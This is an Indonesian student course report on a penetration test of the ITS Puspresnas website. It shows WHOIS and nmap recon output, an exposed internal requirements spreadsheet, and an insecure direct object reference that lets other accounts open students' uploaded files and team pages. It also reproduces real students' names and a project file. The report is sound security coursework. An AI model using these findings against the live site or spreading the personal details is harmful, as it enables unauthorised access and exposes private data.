

LAPORAN FINAL PROJECT PAI

“Assessment Security Web Puspresnas ITS”

Laporan ini Disusun Untuk Memenuhi Tugas Mata Kuliah
Proteksi Aset Informasi

Dosen Pengampu:

Izzat Aulia Akbar, S.Kom., M.Eng., Ph.D.

Bekti Cahyo Hidayanto, S.Si., M.Kom.



Kelompok 15

Bryan Michael Kurniawan	(5026221025)
Dzaky Purnomo Rifa'i	(5026221085)
Darrell Valentino	(5026221086)
Frans Nicklaus Gusyanto	(5026221089)
Jhoni Ananta Sitepu	(5026221181)

**DEPARTEMEN SISTEM INFORMASI
INSTITUT TEKNOLOGI SEPULUH NOPEMBER
SURABAYA**

2025

Anggota Tim:

- | | |
|----------------------------|--------------|
| 1. Bryan Michael Kurniawan | (5026221025) |
| 2. Dzaky Purnomo Rifa'i | (5026221085) |
| 3. Darrell Valentino | (5026221086) |
| 4. Frans Nicklaus Gusyanto | (5026221089) |
| 5. Jhoni Ananta Sitepu | (5026221181) |

Link Video:

https://drive.google.com/file/d/1rbKdqRF0DeVUyp_dYfISvfc4B0Qfe9CT/view?usp=sharing

Laporan Penetration Testing

Target: puspresnas.its.ac.id

Tujuan

Penetration testing ini bertujuan untuk melakukan identifikasi terhadap celah keamanan dan kelemahan pada aplikasi web puspresnas.its.ac.id. Kegiatan ini bertujuan menemukan potensi eksploitasi yang mungkin terjadi tanpa mengganggu atau merusak layanan yang sedang berjalan.

Metodologi


Proses penetration testing dilakukan dengan beberapa tahapan utama, yaitu pengumpulan informasi, pengujian unggah berkas, pengujian command injection, pengujian Cross-Site Scripting (XSS), pengujian API GraphQL, serta pengujian Insecure Direct Object Reference (IDOR).

Kegiatan dan Temuan

Pengumpulan Informasi

Tahapan awal yang kami lakukan adalah mengumpulkan informasi tentang website yang ingin kami pentest. Mengetahui tools apa saja yang digunakan untuk membangun website, seluruh tampilan yang sekiranya dapat berisi

vulnerability, serta scanning port. Langkah pertama adalah mengetahui tools ataupun teknologi apa saja yang digunakan dalam website. Untuk itu kami menggunakan browser extension Wappalyzer. Berikut adalah hasil scanning oleh Wappalyzer.



Informasi yang kami dapat yang sekiranya berguna adalah bahwa website menggunakan framework Next.js 12 berarti sudah lumayan usang, lalu juga menggunakan GraphQL untuk query language nya serta menggunakan Nginx untuk webservernya.

Kategori	Teknologi	Versi
JavaScript Frameworks	React, Emotion, Next.js	–
Web frameworks	Next.js	12.2.5
Miscellaneous	Webpack	–
Web servers	Next.js	12.2.5
Programming languages	TypeScript, GraphQL	–
Development	Emotion	–
Static site generators	Next.js	12.2.5

JavaScript libraries	Apollo	3.8.9
UI frameworks	Mantine, Tailwind CSS	–

Next.js 12.2.5—dipakai sebagai framework React utama—memberikan kemampuan SSR dan SSG tapi sudah cukup tua sehingga perlu dicek patch CVE-nya, sementara React mendukung pengembangan komponen yang terstruktur. Untuk styling, Emotion dan Tailwind CSS memberi fleksibilitas dengan pendekatan CSS-in-JS dan utility-first, namun inline style yang dihasilkan harus di-cover oleh Content Security Policy yang ketat. Apollo (v3.8.9) bersama GraphQL memudahkan pengambilan data, tetapi server wajib membatasi kompleksitas query untuk menghindari injection atau DoS. Akhirnya, Webpack mengelola bundling—praktik tree-shaking dan exclusion dev-dependencies sangat penting agar bundle produksi tetap ringkas dan aman.

```
(kali㉿kali)-[~]
$ whois its.ac.id
Domain Name: ITS.AC.ID
Registry Domain ID: PANDI-D076691
Registrar WHOIS Server:
Registrar URL: www.digitalregistra.co.id
Updated Date: 2025-01-15T04:01:01Z
Creation Date: 1998-01-01T13:26:57Z
Registry Expiry Date: 2025-10-01T23:59:59Z
Registrar: PT Digital Registra Indonesia
Registrar IANA ID: 1
Registrar Abuse Contact Email: info@digitalregistra.co.id
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited
Domain Status: serverTransferProhibited
Name Server: NS1.ITS.AC.ID
Name Server: OLIMPUS.ITS.AC.ID
Name Server: SALWA.ITS.AC.ID
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2025-06-26T15:09:14Z <<<
```

Berdasarkan hasil WHOIS untuk domain its.ac.id, diketahui bahwa domain ini terdaftar atas nama Institut Teknologi Sepuluh Nopember dan menggunakan registrar lokal PT Digital Registra Indonesia, bukan penyedia global seperti GoDaddy atau Namecheap. Infrastruktur DNS dikelola sepenuhnya secara internal—dipercaya pada tiga nameserver khusus ITS—dan di-hosting pada alamat publik 103.94.189.35 di dalam ASN lokal. Meskipun status transfer domain telah dilindungi, ketiadaan DNSSEC (“unsigned”) menjadi celah minor yang berpotensi dimanfaatkan untuk serangan DNS spoofing.

```

(kali㉿kali)-[~]
└─$ nmap -sS puspresnas.its.ac.id
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-26 13:09 EDT
Nmap scan report for puspresnas.its.ac.id (103.94.189.35)
Host is up (0.059s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
110/tcp    open  pop3
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 34.67 seconds

```

```

(kali㉿kali)-[~]
└─$ nmap -sV puspresnas.its.ac.id
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-26 13:13 EDT
Nmap scan report for puspresnas.its.ac.id (103.94.189.35)
Host is up (0.11s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx
110/tcp   open  pop3?
143/tcp   open  imap?
443/tcp   open  ssl/https    nginx

Service detection performed. Please report any incorrect results at https://nmap.org/support/bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.83 seconds

```

```

PORT      STATE SERVICE
53/udp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 1592.54 seconds

```


Berdasarkan hasil pemindaian Nmap terhadap puspresnas.its.ac.id (103.94.189.35), terlihat bahwa server ini melayani layanan web dan mail di TCP serta DNS di UDP. Pada TCP, port 80 (HTTP) dan 443 (HTTPS) menjalankan Nginx untuk konten web, sementara port 110 (POP3) dan 143 (IMAP) terbuka—menunjukkan bahwa server masih menyediakan protokol mail klasik. Selain itu, pemindaian UDP mengonfirmasi port 53/udp (domain) yang terbuka, artinya DNS publik aktif di host ini. Untuk memperkuat keamanan, sebaiknya layanan POP3/IMAP hanya menerima koneksi terenkripsi (TLS), header keamanan HTTP di Nginx dioptimalkan (misalnya HSTS, CSP, X-Frame-Options), port yang tidak dibutuhkan ditutup atau dibatasi oleh firewall, dan DNS dilengkapi dengan DNSSEC guna mencegah spoofing.

- *Port 443 (HTTPS)*: Menghidangkan konten web terenkripsi, menandakan dukungan koneksi aman.


2. Layanan Email

- *Port 110 (POP3) & 143 (IMAP)*: Memungkinkan klien email untuk menerima dan menyinkronkan pesan, memperluas cakupan fungsi server di luar hanya web.


Pada laman resmi puspresnas.its.ac.id, terdapat empat menu utama yang dirancang untuk mempercepat akses informasi: Beranda, Kompetisi Tersedia, Post Pencarian Tim, dan PKM.



Berikut adalah tampilan Beranda (Home)



Berikut adalah tampilan Kompetisi yang berisikan kompetisi apa saja yang sedang berjalan, sekarang masih ada 2 saja, PKM 2024 dan PKM 2025.



myITS Puspresnas

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

Cari Tim Cari Anggota

10 data/halaman

Cari Judul Post

No	Nama Mahasiswa	Skill	Departemen	Status
1	Dinar Aestetika	Illustration, design, animate	Departemen Desain Komunikasi Visual	Belum Memiliki Tim
2	Prisaditri Harsyada	Analisis data, design	Departemen Statistika Bisnis	Belum Memiliki Tim
3	Sjaferial Ramadhan	Skill dalam bekerjasama dengan tim	Departemen Teknik Infrastruktur Sipil	Belum Memiliki Tim
4	Nadia Raissy Wibisono Putri	formatting, brainstorming, problem solving, fast response 24/7	Departemen Perencanaan Wilayah dan Kota	Belum Memiliki Tim
5	Rahmat Agusssalim	Penulisan ilmiah, research, design, teknik material, katalis, teamwork, brainstorming, komunikasi	Departemen Teknik Material dan Metalurgi	Belum Memiliki Tim
6	NADIA RAFA SAFITRI	Desain dan digital art	Departemen Kimia	Telah Memiliki Tim
7	ARDHINOFA GHANIY PRADANA	CAD, AnSys	Departemen Teknik Mesin	Belum Memiliki Tim

Berikut adalah tampilan Post Pencarian Tim yang merupakan tempat untuk tim yang membutuhkan anggota mempost kebutuhan tersebut dan mahasiswa yang sedang mencari tim dapat daftar ke tim tersebut serta tab untuk mencari anggota, di mana mahasiswa dapat mempost dirinya sendiri sebagai sedang mencari tim dengan skill-skill yang dimiliki serta bukti pendukungnya.

myITS Puspresnas

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

Program Kreativitas Mahasiswa - PKM

Filter Kompetisi

Reset Filter

10 data/halaman

Cari PKM


No	Judul Luaran	Nama Ketua	Bidang Kompetisi	Tahapan Kompetisi	Tahapan Pelatihan
1	APERGA (Asisten Rumah Tangga): Inovasi Platform Penyedia Jasa Pekerja Rumah Tangga Berbasis Kontrak Kerja Digital Terpersonalisasi dengan Artificial Intelligence	Bayu Liano Leader Habibullah	PKM Kewirausahaan	PKP 2	Tidak ditemukan

Menampilkan halaman 1 dari 1


Copyright © 2023 Institut Teknologi Sepuluh Nopember

ADVANCING HUMANITY ITS

Berikut adalah tampilan PKM di mana menampilkan judul PKM yang pernah didaftarkan oleh akun mahasiswa tersebut.



Berikut merupakan tampilan pada salah satu menu pada informasi kompetisi di dalam beranda. Berdasarkan pencarian terhadap halaman tersebut, tidak terdapat hal-hal yang mencurigakan.



Berikut merupakan tampilan pada menu PKM 2024, dimana terdapat beberapa menu. Dilakukan penelusuran pada masing-masing menu pada tampilan tersebut.

Temuan Penting dan Fatal

myITS Puspresnas

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

← Daftar Kompetisi

testing 5 feb

Link Terkait

Deskripsi

testing 5 feb deskripsi

Kategori

Tim (2-5 Orang)

Jadwal Kegiatan

Informasi Kompetisi

Bidang Kompetisi *

testing 5 feb

Judul Proposal *

SDG Point *

Nomor WhatsApp *

Anggota Tim

Tambah Anggota

Dosen Pendamping (Opsional)

Dosen Pendamping tidak diwajibkan

Tambah Dosen Pendamping

myITS Puspresnas

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

← Daftar Kompetisi

s

Link Terkait

https://docs.google.com/spreadsheets/d/1VCdPVgR8ChpSAQTz1TVwJclHufsqWLyDC09LQp_M/edit?gid=0&gid=0

Deskripsi

s

Kategori

Tim (2-5 Orang)

Jadwal Kegiatan

s

Panduan

Unduh Panduan s 2024

Informasi Kompetisi

Bidang Kompetisi *

s

Judul Proposal *

SDG Point *

Nomor WhatsApp *

Anggota Tim

Tambah Anggota

Dosen Pendamping (Opsional)

Dosen Pendamping tidak diwajibkan

Tambah Dosen Pendamping

Setelah dilakukan pencarian, terdapat 2 menu yang mencurigakan dan seharusnya tidak terdapat pada *production* sebuah website. Terdapat postingan dengan judul "testing 5 feb", yang sepertinya merupakan postingan percobaan dan "s", terdapat link spreadsheet pada postingan tersebut sebagai berikut

[Request puspresnas.its.ac.id](https://puspresnas.its.ac.id) .

Request puspresnas.its.ac.id							
File Edit View Insert Format Data Tools Extensions Help							
100% 123 Default...							
A1							
	A	B	C	D	E	F	G H
1							Dev Notes
2	Perihal	Uraian	Target Selesai	Progress Development	Progress Production		FE BE
3	Tambah admin dengan nrp dan nidn (di sheet "Tambah Admin")	Update penambahan admin dengan cara memasukkan NRP mahasiswa dan NIDN dosen pada sheet tambah admin	20 Januari 2025	DONE			-
4	Daftar bidang PKM pada tahun 2025		20 Januari 2025	DONE	DONE		Done, problemnya km data yg ditaruh static jd harus ganti manual, already changed to more dynamic function jd ngefetch langsung dri BE
5	Tambah tahapan pada tahun 2025 tidak bisa dan undan tidak bisa diisi		20 Januari 2025	DONE	DONE		Done, problemnya cuma gegara casting number as string dan gaada handler kalo 'undan' masih paling pertama banget also bagian tahunnya dibikin dinamis kayak page daftar bidang
6	Hapus tahapan kompetisi	khususnya di PKM-PM. Atau mungkin bisa ditambahkan button delete as admin untuk menghapus tahapan kompetisi		DONE	DONE		DONE
7	Update data mahasiswa 2024 & dosen baru yang memiliki NIDN & NUPTK	Update data mahasiswa dan dosen agar bisa muncul saat pendaftaran & ketika ditambahkan sebagai reviewer					Dari DPTSI
8	Export data di menu daftar tim dan berkas tin untuk setiap tahapan	Fitur download data berupa excel untuk semua data pada tiap tahapan. Tambah filter tahun, status sama bidang kompetisi biar download nya bisa pertahun atau perlapid bidang kompetisi	20 Januari 2025	DONE	DONE		IHY filtering & download uda kelarr Done. Filtering, Export All & Export by Filter
9	download zip kumpulan berkas pada tiap tahapan	Download semua berkas proposal / ppt / laporan (semua file) pada tiap tahapan berupa file zip atau rar	28 Januari 2025	DONE	DONE		DONE, tapi limit downloadnya 10 biar ga crash Ambil langsung dari AWS S3 pakai SDK Key. (Limit 10 biar server ga down)
10	Button download progress review (sort by not yet reviewed) per tahapan	Fitur download setelah beberapa filter di laman alokasi reviewer	28 Januari 2025	DONE	DONE		Doneeee Done. Filtering, Export All & Export by Filter
11	Upload csv plot review dosen	di page alokasi reviewer	28 Januari 2025	DONE	DONE		DONE DONE
12	Upload berkas tahapan, dropdown ke-1 (liga pkm, persilapan simbalnawa, pendanaan, pimas), Dropdown ke-2 pada liga pkm (bikom 1, bikom 2, proposal final)	Perlu update filter tiap tahapan berupa dropdown tahapan	2 Februari 2025	DONE	DONE		Done ✨ fix the filter to make it more dynamic Done, problem filter sesuai yang diminta

Setelah dicoba untuk dibuka, link spreadsheet tersebut mengarahkan pada link *requirement* project website puspresnas.its.ac.id. Pada spreadsheet tersebut teradpat 4 menu, yaitu REQ, Tahapan PKM, Tambah Admin, dan Pasca Liga. Hal ini seharusnya tidak bisa diakses oleh publik dan seharusnya tidak muncul pada *production* sebuah aplikasi.

puspresnas.its.ac.id/mahasiswa/pkm/luan/1343d912-4462-1d7e-aac5-4e8457458308

Blockchain Dev

TA

RaihAsa

Animasi Bagus

ms

Dicoding

Deepl

Magang

02 Modul Belajar ...

Developer Roadmap

Development

All Bookmarks

myITS Puspresnos

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

Detail Kompetisi

Informasi Tim

Berkas

Penilaian Reviewer

PKM Kewirausahaan

PKP 2

MONEV 5

Laporan Akhir

Felicia Evelina Soetijpto_Institut

3.03 MB

Diupdate pada 07 Agustus 2024 12:49

Copyright © 2023 Institut Teknologi Sepuluh Nopember

ADVANCING HUMANITY

ITS

puspresnas.its.ac.id/api/file/c8c6b19a-1078-17a4-b477-60d7ebc6df0	
Blockchain Dev TA Rakhia Anmasi Bagus Decoding DeepL Magang 02 Modul Belajar ... Developer Roadmap Development Background Remover React icons search ... Tracker Magang	
c8c6b19a-1078-17a4-b477-60d7ebc6df0 1 / 40 100%	
DAFTAR ISI	
DAFTAR ISI	i
DAFTAR GAMBAR	ii
DAFTAR TABEL	iii
BAB 1. PENDAHULUAN	1
1.1 Latar Belakang	1
1.2 Peluang dan Target Pasar	2
1.2.1 Segmentasi Pasar Petsaurus	2
1.2.2 Targeting Pasar Petsaurus	2
1.2.3 Positioning Petsaurus	2
1.3 Analisis Kompetitor Petsaurus	3
BAB 2. TARGET LUARAN	4
2.1 Aplikasi Petsaurus	4
2.2 Akun Media Sosial Petsaurus	4
2.3 Laporan Kemajuan dan Laporan Akhir	4
BAB 3. METODE PELAKSANAAN	4
3.1 Aspek Produksi	4
3.1.1 Pembuatan Aplikasi Petsaurus	4
3.1.2 Riset Pasar Lanjutan	5
3.1.3 Pengembangan Fitur Petsaurus	5
3.1.4 Pencarian Mitra	5
3.1.5 Publikasi dan Promosi Media Sosial	5
3.1.6 Evaluasi dan Penulisan Laporan	5
3.2 Aspek Manajemen Usaha	5
3.3 Aspek Manajemen Pemasaran	6
3.3.1 Social Media Advertising	6
3.3.2 Kerjasama dan Testimonial	6
BAB 4. HASIL YANG DICAPAI	6
4.1 Produk Aplikasi Petsaurus	6
4.2 Pelaksanaan Strategi Pemasaran	7
4.2.1 Pembuatan Graphic Standard Manual (GSM)	7
4.2.2 Pengelolaan Media Sosial	7
4.3 Kerjasama Mitra	7

Pada tahapan ini, juga ditemukan pula endpoint penting yaitu `/api/file/{UUID}` yang digunakan untuk mengelola unggahan file dari pengguna. File tersebut seharusnya hanya anggota tim yang dapat mengakses file tersebut. Setelah dicoba dengan menggunakan akun lain/incognito. File tersebut dapat diakses seperti di atas.

Selain itu, pada bagian pkm, terdapat path `/mahasiswa/pkm/luaran/{UUID}`. Oleh karena itu, dicoba mengakses menggunakan cookies akun lain dengan path tersebut.

puspresnas.its.ac.id/mahasiswa/pkm/luaran/1343d912-4462-1d7e-aac5-4e8457458308

Blockchain Dev TA Rakhia Anmasi Bagus Decoding DeepL Magang 02 Modul Belajar ... Developer Roadmap Development Background Remover React icons search ... Tracker Magang

myITS Puspresnas

Beranda

Kompetisi Tersedia

Post Pencarian Tim

KOMPETISI SAYA

PKM

Detail Kompetisi

Informasi Tim

Berkas

Penilaian Reviewer

Informasi Kompetisi

Status PKP 2

Kompetisi Program Kreativitas Mahasiswa (PKM)

Bidang Kompetisi PKM Kewirausahaan

Judul Petsaurus: Aplikasi Pet Service sebagai Pelayanan Kebutuhan dan Kesehatan Hewan Peliharaan dengan Akses Chatbot 24 Jam

Nomor WhatsApp

SDG Points

Status Pengumuman

Status

Kredensial Simbelmawa

